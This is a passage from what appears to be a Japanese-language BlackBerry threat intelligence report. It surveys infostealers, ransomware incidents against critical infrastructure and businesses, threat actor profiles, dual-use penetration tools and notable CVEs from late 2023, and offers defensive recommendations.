LummaStealer（LummaC2）は、C 言語で書かれ、攻撃対象のデバイスから個人データや機密データを盗み出すことに重点を置いたインフォスティーラです。注目すべき機能として、暗号通貨ウォレットのデータや 2 要素認証（2FA）のブラウザー拡張のデータを取得する機能があります。今回の調査期間を通じて、BlackBerry は LummaStealer が金融機関[18] や政府[19] 機関を標的にしているのを観測しています。

RecordBreaker（RaccoonStealer）もまた、広く配信されているインフォスティーラですが、2022 年に脅威グループの中心メンバーが逮捕されたことで一時的に停止しています。このグループは、2023 年半ば、最新版を携えて舞い戻っています。BlackBerry のテレメトリでは、今回と前回の両方の調査期間で、RecordBreaker が医療機関を標的にしていることが記録されています。

RedLine インフォスティーラは、これまでのレポートを通じて BlackBerry で最も観測された脅威です。.NET でコンパイルされたインフォスティーラであり、複数のソフトウェアとデジタルプラットフォームから認証情報をスクレイピングして盗み出し、クレジットカード情報や暗号通貨ウォレットを狙うことを強く重視しています。

地下フォーラムで広く入手可能であり、サブスクリプションやスタンドアロン製品として比較的安価で販売されています。今回の調査期間では、主に通信[20] 部門と政府[21] 部門を標的にしています。

重要インフラを取り巻く脅威の全体像

今回の調査期間も、サイバー脅威は全体的に非常に活発で、世界中の重要インフラ組織に対して著しい数の注目に値する攻撃が目撃されています。

10 月中旬には、イリノイ州に拠点を置く Morrison Community Hospital（モリソンコミュニティ病院）が BlackCat/ALPHV ランサムウェアギャングによる侵害を受けた可能性があることが、彼らのダークウェブサイトに掲載されたことで明らかになりました[22]。同院は、数週間後に自身のサイトにセキュリティ告知を掲載し、9 月の終わりに「不正な集団が同院のネットワーク環境へのアクセス権を得た」というインシデントがあったことを明かしました[23]。しかし、攻撃者の名前や、ファイルがロックされたり盗まれたりしたかどうかについては言及しませんでした。

11 月には、スロベニアの国有エネルギー事業者である Holding Slovenske Elektrarne（HSE）がランサムウェア攻撃の犠牲者になりました[24]。HSE は同国のエネルギー生産の約 60% を賄っていましたが、幸運にも侵害とファイルの暗号化によって電力の生産や出力が滞ることはありませんでした。

このケースの攻撃者は公式には名指しされていませんが、Rhysida ランサムウェアグループによる犯行だった可能性があります[25]。このグループは数週間後に自身のウェブサイトで HSE に被害を与えたと主張しています[26]。

同じく 11 月に、別の国営企業がランサムウェアギャングによる攻撃と侵害の対象になったというニュースがありました[27]。この被害者は、ほぼ国営の通信サービス会社であり、1 か月前に RansomEXX ギャングの攻撃を受け、6 GB のデータを盗まれました。盗まれたデータには、さまざまな形の個人情報（PII）が含まれていました。また、100 万を超える顧客の情報を含んだ CSV データファイルがダークウェブに流出したとも報じられています[28]。

RansomEXX（別名 Defray または Defray777）は 2018 年に初めて確認されたランサムウェアファミリです。Windows 版と Linux 版があり、特に注目を集めた政府機関と製造業者に対するエクスプロイトに使用されたことで有名です[29]。RansomEXX は、RaaS（サービスとしてのランサムウェア）モデルで運用されており、2022 年には RansomEXX2 という Rust プログラミング言語で書かれた亜種が現れています[30]。

米国では CISA が 2023 年 11 月 28 日に、CISA が「Unitronics 製 PLC（プログラマブルロジックコントローラー）のアクティブエクスプロイト」と呼ぶものに反応して警告を発しました[31]。これは、上下水道施設で使用されているコンピューターです。このアラートでは、この種の設備をサイバー脅威アクターが積極的に狙っていることが明記され、他の上下水道施設に対して、推奨されるすべてのガイドラインと予防措置に従うよう勧告しています[32]。

LockBit ギャングは、弊社のグローバル脅威インテリジェンスレポートの 2023 年 11 月号で言及した活動を続け、2024 年 2 月に FBI が解体を試みたにもかかわらず、引き続き重要インフラの組織を狙っています[33]。2023 年のクリスマスイブに行われたドイツの病院グループである Katholische Hospitalvereinigung Ostwestfalen gGmbH（KHO）への攻撃には、LockBit ギャングの関与が示唆されていました[34]。早朝の攻撃は成功し、ファイルデータの流出と暗号化を行うことで、3 つの KHO 病院のサービスに著しい混乱に生じさせました[35]。

また、LockBit ギャングが、CVE-2023-4966（Citrix Bleed 脆弱性）のエクスプロイトを利用して最初のアクセス手段を得ることにより、重要インフラ部門の他の機関や部門を狙っていることが確認されています[36]。これを受けて米国政府は、パッチの適用とすべての推奨される緩和ガイドラインやベストプラクティスに従うことを勧める共同のサイバーセキュリティ勧告（CSA）を発しました[37]。

現在は、LockBit の過去の被害者向けに、ファイル復旧ツールが用意されています。FBI、欧州刑事警察機構、日本の警察庁、英国の国家犯罪対策庁が連携して「No More Ransom」ポータルで提供しているツールです。現在は 37 の言語に対応しています[38]。

営利企業

BlackBerry は、世界中でさまざまな顧客と業界を守っています。営利企業部門には、商業サービスやプロフェッショナルサービス、生産設備、材料、小売、自動車、製造などが該当します。

今回の調査期間には **100 万件以上の攻撃**が営利企業部門を狙っており、これは BlackBerry のサイバーセキュリティソリューションによって**阻止されたすべての攻撃の 33%** 近くに当たります。さらに、たった 120 日間で **170,000 個以上の新型マルウェアファイル**を含め、**ユニークなハッシュの 53%** がこの部門を狙っていました。

営利企業に対する重大な脅威

民間産業では大量の EFT 取引と PII データを処理する必要があるため、インフォスティーラの格好の標的となります。このような機密性の高いデータは、脅威アクターによって身代金目当てで確保されたり、ダークウェブのフォーラムで最高入札者に販売されたりする可能性があります。

今回の調査期間を通じて営利企業は、RedLine や Formbook/XLoader のような、以前のレポートで BlackBerry が指摘した悪名高いインフォスティーラからしばしば攻撃されています。

SmokeLoader、PrivateLoader、Amadey などの他の非常に多くのコモディティ化したローダーとインフォスティーラや、リモートコントロールアンドサーベイランスソフトウェア（別名 Remcos）は、やや人気が劣ります。

Formbook は、長期にわたって活動している MaaS インフォスティーラであり、数年前に名称を XLoader に変更しています。2016 年から出回っており、ウェブフォームからデータを抜き出したり、ユーザーのキーストローク、ブラウザーのデータ、クリップボードのデータを記録したりしています。 90 を超えるさまざまなアプリケーションからデータを取得できるだけでなく、持ち出すこともできます。2021 年には macOS 版が登場しています[39]。

Remcos は、コンピューターを遠隔操作できる市販のリモートアクセスツール（RAT）です。合法的な監視ツールとして宣伝されていますが、ハッキングキャンペーンに悪用されることが多く、サイバー犯罪グループに好まれています。Cert-UA は、ウクライナとポーランドに対する大規模サイバー攻撃を起こしたのは Remcos だとしています[40]。

弊社のテレメトリでは、より最近のインフォスティーラ、すなわち、以前に指摘した RisePro Stealer と OriginLogger も多数記録しています。

OriginLogger は、非常に有名なマルウェア Agent Tesla を進化させたものです。Agent Tesla ファミリは、サブスクリプション型の MaaS として販売されていることが多く、一般的なウェブブラウザーからの情報窃取、キーストロークのキャプチャ、スクリーンショットの撮影といった機能を持つ RAT から構成されています。

営利企業を取り巻く脅威の全体像

営利企業、とりわけ製造業や小売業が、直近の 4 か月に多数の攻撃の標的となっています。

11 月には、イスラエルの小売業者がハクティビストグループ Cyber Toufan の攻撃を受けたと報じられました。このグループはイスラエルのホスティング会社 Signature-IT も攻撃しています[41]。2023 年 11 月以降、このグループはガザで行われているイスラエルとハマスの紛争を背景に、イスラエルを狙って数百のサイバー作戦を開始したと伝えられています。IKEA など多くの国際的な小売業者は、Signature-IT への攻撃で大きな影響を受けています[42]。このグループは、自身の Telegram チャネルへの投稿で、150 の攻撃対象に被害を与えたと主張しています。報道によると、1,000 以上のサーバーと重要なデータベースで消去と破壊を行ったということです。

12 月には、企業にとっての最大の脅威は、しばしば不適切なセキュリティ対策であることが思い起こされました。Real Estate Wealth Network がホストしているデータベースが、保護されないままインターネットからアクセス可能な状態になっていることを悪意のあるアクターが発見し、データが盗まれました[43]。このデータベースには、不動産所有者の氏名、販売者、投資家の情報など、1.16 TB のデータ（およそ 15 億レコード）が保存されていました。このデータベースは、政府関係者の住所や債務情報を含む、米国の不動産データの中心的なデータベースとなっています。

こういった攻撃の犠牲者は、ランサムウェア犯罪グループの目的によってさまざまです。2023 年の終わりには、フットウェアや衣類を製造している巨大なアパレル業者 VF Corporation が ALPHV（BlackCat）ランサムウェアグループによる攻撃を受けました[44]。現時点で調査は完了していませんが、North Face、Timberland、Vans といったブランドの顧客 3,550 万人のデータが盗まれたことが確認されました。

地政学的な分析と見解

World Economic Forum の 2024 年版グローバルリスクレポートは、サイバー不安の脅威を「次の 2 年間に予想される最も重大なグローバルリスク」と位置付けています[45]。サイバー攻撃は、人工知能（AI）を利用するなど、その手法が高度化しているため、引き続き破壊的であり、重要インフラを狙うことが増えるだろうというのがコンセンサスとなっています。

BlackBerry のテレメトリは、重要インフラの事業体が今回の報告期間中に多くの攻撃に直面したことを示しています。AI で生成されるなどした新たなマルウェアの手法が使用されることで、攻撃はますます高度化し、重要インフラが麻痺に至るリスクは高まります。世界中の政府は重要インフラのサイバーレジリエンスを高めることを目指した一連の対策を開始しており、特に AI の悪用に関連するリスクから守ることに重点を置いています。

各国政府は、重要インフラシステムの運用効率化など、AI には多大な利益をもたらす潜在能力があることを認識しながらも、多くの政府は、重要インフラに AI ベースのシステムを導入して効率化を推し進めることで、セキュリティに対する重大なリスクが生まれないかと心配しています。

これを避けるために、各国政府は次のように、ますます強力になる AI モデルの開発や導入を行う際にはセキュリティを優先するように呼びかけています。

> **「この 40 年、インターネットの誕生、ソフトウェアの大規模な導入、SNS の台頭など、企業がセキュリティよりも市場投入の早さや機能を優先し、安全とセキュリティを後回しにするのを見てきました。AI ソフトウェアの開発と実装においては、セキュリティを犠牲にしたスピードのサイクルを断ち切る必要があります。」**
>
> - CISA の AI ロードマップ[46]

世界中の政府が、強力な AI システムの開発と使用に対する「デフォルトで安全」アプローチを推奨するガイダンスを、急いで策定し、発行しています。英国[47]、カナダ[48]、EU[49]、G7[50] といった他の国や政治同盟も、高度な AI システムの責任ある開発と使用に関するガイドラインを発行しています。この中には、世界中の 20 か国以上のサイバーセキュリティ機関が承認した共同ガイドラインが含まれています。このガイドラインでは、AI システムの構築者は、AI システムの設計、開発、導入、運用に関して、システムのライフサイクルを通じてセキュリティを優先する形で、情報に基づく意思決定を行う必要があることを強調しています[51]。

また、2023 年 10 月、米国のバイデン大統領は「人工知能の安全、セキュリティ、信頼」に関する大統領令（EO 14110）を発表しました。この大統領令では、特に CISA に対して、重要インフラシステムの障害、物理的攻撃、サイバー攻撃に対する脆弱性が増すような AI の導入方法を含め、重要インフラ部門で AI を使用することに関連する潜在的なリスクを評価するよう指示しています[52]。

2023 年 11 月、BlackBerry は、マレーシア政府との画期的なサイバーセキュリティ契約を発表し、同政府は、マレーシアのセキュリティ体制を強化するために、BlackBerry の信頼できるサイバーセキュリティソリューションをすべて利用できるようになりました。この取り組みの一環として、BlackBerry は SANS Institute と協力し、2024 年、マレーシアの首都であるクアラルンプールに最先端の Cybersecurity Center of Excellence（CCoE）を創設しました。CCoE では、マレーシアのサイバーセキュリティに関する能力と即応性を高めるための専門的な教育を提供する予定です。BlackBerry は、同国の（特に AI と機械学習の分野の）サイバーセキュリティ教育環境の構築を支援することで、マレーシアのサイバーセキュリティ人材の育成やスキル向上と、インド太平洋地域のセキュリティ強化に貢献できることを喜ばしく思っております。

カナダのジャスティン・トルドー首相は次のように述べています。「サイバーセキュリティは、カナダのインド太平洋戦略の重要な柱であり、この地域での平和、安全、協力を促進するものです。サイバーセキュリティは、国際協調を必要とする共有課題であり、それがカナダの重要なパートナーであるマレーシアの BlackBerry Cybersecurity Center of Excellence を強力に支援する理由なのです。マレーシアの将来のサイバー防衛担当者を支援し、カナダと東南アジアで専門性を共有するための強力な地域ネットワークを構築することで、両国と地域全体のサイバー脅威に対する対抗、抑止、対応に関してのレジリエンスと能力をさらに強化できるのです。」

この調査期間を通じて、政府や企業は常に自身のネットワークの脆弱性を思い知らされました。2023 年 9 月、中国のハッカーがマイクロソフトのメールプラットフォームを侵害し、米国官庁のアカウントから数万通のメールを盗み出したことが明らかになりました[53]。その前にも、商務省を含む他の米国政府機関に対して同様の攻撃があったことが報じられています。最近では、Global Affairs Canada に勤務するカナダの当局者が「長期にわたるデータセキュリティ侵害」に遭っていたことも明らかになっています[54]。

カナダの Centre for Cyber Security が最新の「National Cyber Threat Assessment」で強調しているように、重要インフラはますますサイバー脅威活動によるリスクにさらされています[55]。国家からの支援を受けているアクターは、こういったシステムへの侵入を活発に試みており、AI などの破壊的なテクノロジーが新たな脅威を可能にする可能性があります。本レポートで示したように、オーストラリアもまた、同国第 2 位の電話会社 Optus[56] や最大の個人医療保険会社 Medibank[57] を含む重要インフラで複数の有名なサイバー攻撃に見舞われています。

産業界もこのような脅威を逃れることはできず、2023 年には、対処を始めようと新たな規制が生まれました。たとえば、2023 年 12 月には、上場企業に対して「重大」なサイバーインシデントを米国証券取引委員会へ 4 日以内に開示することを義務付ける一連の新しい法律が発効しています。ヨーロッパでは、最近 EU でサイバーレジリエンス法が可決され、EU で販売されるデジタル要素を含んだハードウェア製品とソフトウェア製品に対して、新たなサイバーセキュリティ要件が明記されるようになりました[58]。これは、EU の最新のネットワークと情報セキュリティに関する指令で要求される追加措置に加えて行われるもので、重要インフラ事業体のサイバーセキュリティ脆弱性に対処するためです。

そして、2023 年 11 月には、オーストラリアがサイバーセキュリティ戦略を発表しました。これは、重要な情報を保護し、脅威インテリジェンスを共有し、安全でセキュアなテクノロジー製品の利用を促進する「国全体」アプローチを呼びかけるものです[59]。

変化を続ける脅威環境に直面し、BlackBerry は、VPN などのレガシーなテクノロジーを、デバイスのセキュリティ体制を継続的に評価してサイバー攻撃を発生前に防ぐ現代的な「ゼロトラスト」ベースの AI を活用したサイバーセキュリティソリューションに置き換えることで、セキュリティを現代化することの必要性を一貫して訴えてきました。脅威アクターが従来の（レガシーな）IT セキュリティをすり抜けるより高度な方法を開発するなか、ゼロトラストアプローチを採用した予防ファーストのサイバーセキュリティ技術はますます重要になってきます。

今後 1 年間で、ますます高度化するサイバー攻撃による脅威は激化すると思われます。世界中の民主国家の政府関係者が特に懸念しているのは、悪意のあるアクターが民主的プロセスを破壊するためにどの程度デジタルスパイ技術を使用するかです。2024 年には 64 か国の世界人口の 49% が投票所に向かうと予測されるなか、一部の専門家は選挙のプロセスとインフラも格好のターゲットになり得ると警鐘を鳴らし始めています[60]。米国政府の CISA の長官である Jen Easterly 氏は「生成 AI がサイバーセキュリティのリスクを増大させ、国全体を偽のコンテンツであふれさせることは、より簡単に、より速く、より安価にできるようになる」と警告しています[61]。

さらに、「この技術が以前よりも入手しやすく強力になり、その悪用が米国の選挙プロセスの安全性を試すことになるでしょう。米国の民主主義を傷つける意図を持った無法なアクター（中国、イラン、ロシアなど）に戦術を強化する能力を与えることになるからです」とも指摘しています。

インシデント対応の分析と見解

インシデント対応（IR）とは、サイバー攻撃やサイバーセキュリティインシデントに対処するための企業レベルのアプローチのことです。インシデント対応の目標は、侵害を封じ込め、それによって発生した被害を最小限に抑え、復旧にかかる時間と費用を削減することです。BlackBerry® Cybersecurity Services では、サイバー攻撃による影響が軽減され、ベストプラクティスに沿ったデジタル復旧が行われるよう、迅速なインシデント対応計画を策定します。BlackBerry IR チームが、サイバーインシデント対応、データ流出対応、ビジネスメール詐害対応、ランサムウェア対応、デジタルフォレンジックなどの多方面にわたるアプローチを提供します。

以下は、今回の調査期間中に弊社の IR チームが対応したサイバー脅威に関する BlackBerry の主な見解の一部です。




図 6：今回の調査期間中に BlackBerry IR 調査で確認したインシデントの内訳

- BlackBerry Cybersecurity Services では、Cisco® Adaptive Security Appliance（ASA）、Citrix® NetScaler®、および他の VPN アプライアンスのような、インターネットからアクセス可能な脆弱性のあるシステムを初期感染経路とする複数のインシデントを確認しています。

  これらのインシデントでは、クライアントの環境内にランサムウェアが導入される場合がありました。インターネットからアクセス可能なシステムを通じたランサムウェアの導入に使用されることの多い MITRE 手法は、外部リモートサービス – T1133 です[62]。このことは、すべてのインターネットに公開されているシステムに適時セキュリティアップデートを適用することの必要性を明らかにしています。たとえば、VPN、Citrix などのリモートサービスやその他のアクセスメカニズムでは、外部にいるユーザーが内部ネットワークリソースに接続できるようにします。そのため、脆弱性のある VPN にパッチを適用することで、脅威アクターが VPN 経由で企業ネットワークに侵入してランサムウェアを投下することを未然に防ぐことができるのは常識となっています。

- BlackBerry では、インターネットからアクセスでき、多要素認証（MFA）なしのリモートアクセスを許していた Microsoft® Windows® システムを初期感染経路とするインシデントを確認しています。

  このことは、MFA を使用しないシステムへのリモートアクセスを、制限または拒否することの必要性を明らかにしています。また、BlackBerry IR チームは、脅威アクターが初期アクセスを獲得してから、デフォルトのパスワードでクライアントの内部システムにアクセスできたというインシデントを確認しています。このことは、すべてのシステム（インターネットからアクセスできるか否かにかかわらず）に強力な認証セキュリティ制御を導入し、デフォルトのパスワードは必ず変更することの必要性を浮き彫りにしています（MITRE 手法：外部リモートサービス – T1133、正規のアカウント – T1078.001[63]、デフォルトの認証情報 – T0812[64]）。

- BlackBerry IR チームでは、従業員が正規のドキュメントを求めてインターネット検索を行ったが、誤って GootLoader に感染したドキュメントをダウンロードし、クライアントネットワーク内でさらなるシステム感染を発生させたという GootLoader マルウェアのインシデントを確認しています。GootLoader に関する前回の報告では、「このマルウェアを背後で操る脅威グループは、トロイの木馬化したページをインターネットブラウザーの検索結果の最上位に表示させるために、検索エンジン最適化（SEO）の手法を用いることでも知られています」と述べました。これは、SEO ポイズニング（MITRE サブテクニック T1608.006[65]）として知られています。

  このことは、社内インターネットブラウジングの制限や禁止を戦略的に行うだけでなく、従業員に対して安全なインターネットブラウジングの方法や習慣に関するトレーニングも提供することの必要性を明らかにしています。

脅威アクターとツール

脅威アクター

GOLD CABIN（TA551）[66]

GOLD CABIN（別名 Shakthak）は、金銭目的の脅威グループであり、2018 年からフィッシングキャンペーンを通じたマルウェア配布サービスを運営していることで知られています。このグループの主なターゲットは英語圏のユーザーですが、ドイツ語圏、イタリア語圏、日本語圏のユーザーもターゲットにしていたことが知られています。

このグループの配布サービスは初期アクセスブローカー（IAB）の役目を果たすため、Ursnif、IcedID、ZLoader といった既知のマルウェアファミリの配布の中継として利用されたり、2021 年時点では QakBot（別名 QBot）の MaaS プロバイダとして利用されたりしています。

GOLD CABIN は、初期ペイロードである感染させた Microsoft® Word 文書をパスワードの付いた暗号化済み ZIP アーカイブに収めてフィッシングメールに添付することを好みがちです。これは、最初のメール保護サービスを迂回するために行われます。この文書には、HTTP で外部にアクセスして悪意のあるペイロードを取得するマクロベースのコマンドと指令が収められています。

ALPHV（BlackCat）[67]

ALPHV は、主に RaaS として運用される BlackCat ランサムウェアに関係した脅威グループです。BlackCat はプログラミング言語 Rust で書かれており、Windows と Linux をベースとするデバイスを標的とするために利用されます。このグループは純粋に金銭目的で活動しており、世界中のあらゆる業種を攻撃しています。

ALPHV は、BlackCat ランサムウェア自体だけでなく、Windows Defender の機能を無効化するために PowerShell を、Active Directory アカウントに対して PsExec[68] を、水平移動のために CobaltStrike[69] を、そしてデータの持ち出しとデータ復旧を妨げるためのシャドーコピーの削除のために ExMatter をそれぞれ使用します。

BlackCat のキャンペーンはこの四半期も続き、米国政府[70]、医薬品企業[71]、カジノ[72] などに影響を与えています。2023 年 12 月には、FBI と CISA が、ALPHV の加入者が BlackCat ランサムウェアを使用して 1,000 以上の事業体を侵害し、約 3 億ドルの身代金を得たと推定する共同サイバーセキュリティ勧告を発行しました[73]。

2024 年 3 月初旬時点、Change Healthcare に対するランサムウェア攻撃の成功が明らかになった後、ALPHV のインフラは停止しています。Change Healthcare は、米国の医療システム内で年間 150 億の医療取引を処理している収益・支払いサイクル管理のプロバイダです。このランサムウェア攻撃は、この数年で最悪級の破壊的な攻撃であり、機能停止よる製薬企業、病院、患者への影響が 1 週間以上続きました[74]。

報道[75] によると、このグループはインフラの停止を「FBI によるもの」と主張したということですが、このグループのリーダーが意図的にオフラインにした可能性もあります。一部の専門家は、内輪もめや持ち逃げがあり、脅威グループの運営者が収益を盗み、下位の加入者を見捨てたのだと考えています。他の専門家は、法の執行を避けるために名称を変えてから運用を再開するのではないかと分析しています。

こちらのニュースは、ランサムウェアグループが医療分野を狙うことが増えているという不穏な傾向の最新の例です。米国保険福祉省（HSS）は、このインシデントを「国内医療エコシステムの相互接続性と、このエコシステム全体のサイバーセキュリティレジリエンス強化の緊急性を再認識させるもの」だと指摘しています[76]。

8Base

8Base は、Phobos ランサムウェアの亜種を展開することで知られている RaaS 運営者のグループです。8Base は、2022 年初頭に生まれ、他のマルウェア脅威アクターと連携して、SmokeLoader のような IAB を使用していることが確認されています。このサイバー犯罪グループは、特にデータの持ち出しに重点を置いており、被害者を「名指しして辱める」ために二重恐喝の手口を使い、作戦が完了すると純粋に悪意からランサムウェアを展開することも少なくありません。

8Base は、主に北米と中南米で活動しており、2023 年中頃に活動が急増しました。主に中小企業をターゲットにし、その業種は拡大しています。最も注目すべきは、8Base が Clop や LockBit とともに、2023 年 7 月だけで、記録されたすべてのサイバー攻撃の 48% に関与していた点です [77]。

2023 年 10 月には、米国に拠点を置く医療 [79] 施設を標的にしていることが確認 [78] され、医療公衆衛生（HPH）部門に対する潜在的脅威が明らかになりました。攻撃において、8Base は、ランサムウェアを展開する前に環境寄生型のバイナリとスクリプト（LOLBAS）を悪用します。リークサイトでは自らを「単なる誠実な脆弱性テスター」だとしているものの、拡大する犠牲者のリストと攻撃的な戦術は、さらに複雑な状況を呈しています。旧ソビエトや独立国家共同体（CIS）の国々がこのグループのターゲットになっていないという、多くのロシア語圏の脅威アクターの特徴である地理的除外は、注目に値します。

ツール

Mimikatz

Mimikatz は、主に Windows マシン上のローカルセキュリティ認証サーバー（LSASS）プロセスから認証情報を抽出するために使用されるオープンソースのツールです。LSASS プロセスは、ユーザーがマシンにログインした後に、ユーザーの認証情報を保存します [80]。

Mimikatz は、正規のペネトレーションテスターにも、権限昇格や Windows ネットワークでの水平移動のために認証情報を収集する目的でよく使用されます。しかし、その機能は攻撃者の役にも立ち、Black Basta などの無数の脅威グループに利用され、QakBot などのマルウェアにモジュールとして含まれていることも少なくありません。

Metasploit Framework

Metasploit® Framework は、さまざまなツールを備えた無料のペネトレーションテストフレームワークであり、脆弱性のエクスプロイトに頻繁に利用されます。そのペイロードである Meterpreter は、ターゲットマシンへのシェルアクセスを手助けするポストエクスプロイトツールでありつつ、Mimikatz 拡張機能などのさまざまな拡張機能を提供します。

広く入手でき、強力なツールセットを備えているということは、サイバー犯罪運用者から国家が支援するグループまで、さまざまな脅威グループが使用していることを意味します。LockBit、Cuba ランサムウェア、Turla などのグループが Metasploit を利用しています。

Cobalt Strike

Cobalt Strike は、ネットワークに脅威アクターが長期にわたって存在することをエミュレートするように作られた敵対的シミュレーションフレームワークです [81]。BlackBerry が最近発行した「暗闇に光るビーコンの見つけ方」で説明しているように、Cobalt Strike はエージェント（Beacon）とサーバー（Team Server）からなります。Cobalt Strike Team Server は、インターネット上に長期的 C2 サーバーとして存在し、被害者のマシンにある Beacon ペイロードと通信するために使用されます。

Cobalt Strike 自体は合法的な商用プログラムですが、ソースコードがインターネットに流出しています。これはすぐに武器化され、その後、脅威アクターによって広く悪用されています。Cobalt Strike を悪意のある目的で利用している脅威グループは、LockBit、Royal ランサムウェア、Black Basta、Mustang Panda などです。

CVE：影響と統計情報

共通脆弱性識別子（CVE）システムは、MITRE Corporation が管理する、公に知られている脆弱性とエクスポージャ（セキュリティ上の問題点）に関する情報のカタログです。CVE システムには、米国の国土安全保障省（DHS）と CISA が出資しています。

今回の調査期間では、Cisco®、Apache®、Citrix®、JetBrains® の製品に見つかった新たな脆弱性の発生が確認されました。これらの脆弱性の軽減方法はすでに公開されていますが、まだ一部の脅威アクターによってパッチ未適用のシステムが最大限に利用されています。

注目の CVE

名称	CVE	種類
Cisco の ASA と FTD の脆弱性	**CVE-2023-20269[82]（9.1 重大）**	**不正アクセス**
Cisco の ASA と FTD の VPN 機能には、脅威アクターに既存のアカウントに対するブルートフォース攻撃の実行を許す脆弱性があります[83]。この CVE は LockBit ランサムウェアグループと Akira ランサムウェアグループに利用されたことが報道されています[84]。		
WinRAR の脆弱性	**CVE-2023-38831[85]（7.8 高）**	**任意のコードの実行**
バージョン 6.23 より以前の RARLAB WinRAR に存在する脆弱性を利用すると、.ZIP アーカイブ内のファイルの閲覧時に任意のコードを実行させることができます。この脆弱性は、各種のコモディティマルウェアを展開している政府の支援を受けた脅威グループ[86] を含め、さまざまな脅威グループに悪用されていることが報じられています[87]。		
JetBrains TeamCity の脆弱性	**CVE-2023-42793[88]（9.8 重大）**	**認証の回避**
TeamCity Server での RCE につながる認証回避。この CVE は、北朝鮮の複数の脅威アクターに利用されたことが報じられています[89]。CISA 勧告よると、9 月にロシアの APT29 脅威グループに利用されたことが確認されています[90]。		
F5 BIG-IP 設定ユーティリティの脆弱性	**CVE-2023-46747[91]（9.8 重大）**	**リモートコード実行**
BIG-IP システムにネットワークアクセスできる場合に任意のシステムコマンドを実行できるという脆弱性。F5 自身のセキュリティ速報において、この脆弱性を利用する脅威アクターを確認したことが報告されています[92]。		
SysAid のゼロデイ	**CVE-2023-47246[93]（9.8 重大）**	**不正なコード実行**
パストラバーサル脆弱性[94] が存在する IT Service Management（ITSM）。Tomcat Webroot にファイルを書き込んだ後でコードを実行できるというものです[95]。Clop ランサムウェアを展開するために、このエクスプロイトがゼロデイで悪用されています[96]。		
Citrix Bleed	**CVE-2023-4966[97]（9.4 重大）**	**バッファオーバーフロー**
Citrix NetScaler ADC と NetScaler Gateway に影響を与えます。ゲートウェイとして構成されたときに機密情報の公開を許すバッファオーバーフローの脆弱性が含まれています。今回の調査期間に LockBit が Citrix Bleed 脆弱性を利用しています[98]。		
Apache Ofbiz 18.12.09 の脆弱性	**CVE-2023-49070[99]（9.8 重大） CVE-2023-51467[100]（9.8 重大）**	**リモートコード実行**
Apache OFBiz 18.12.09 での認証前 RCE です。CVE-2023–49070 に対する最初の修正により、新たな CVE である CVE-2023–51467 が Apache OFBiz 内に見つかりました[101]。後者を利用すると、ログイン処理を迂回して任意のコードをリモート実行できます。		

統計情報

2023 年 9 月から 12 月末日までの間に合計 1 万弱の CVE が NIST から新たに公開されています。最も高い CVE 基本スコアは 7 でした。これは、今回の調査期間中の合計スコアの 23% を占めます。新たに発見された CVE が最も多かった月は 2023 年 10 月で、2,700 件弱の CVE が新たに発見されました。

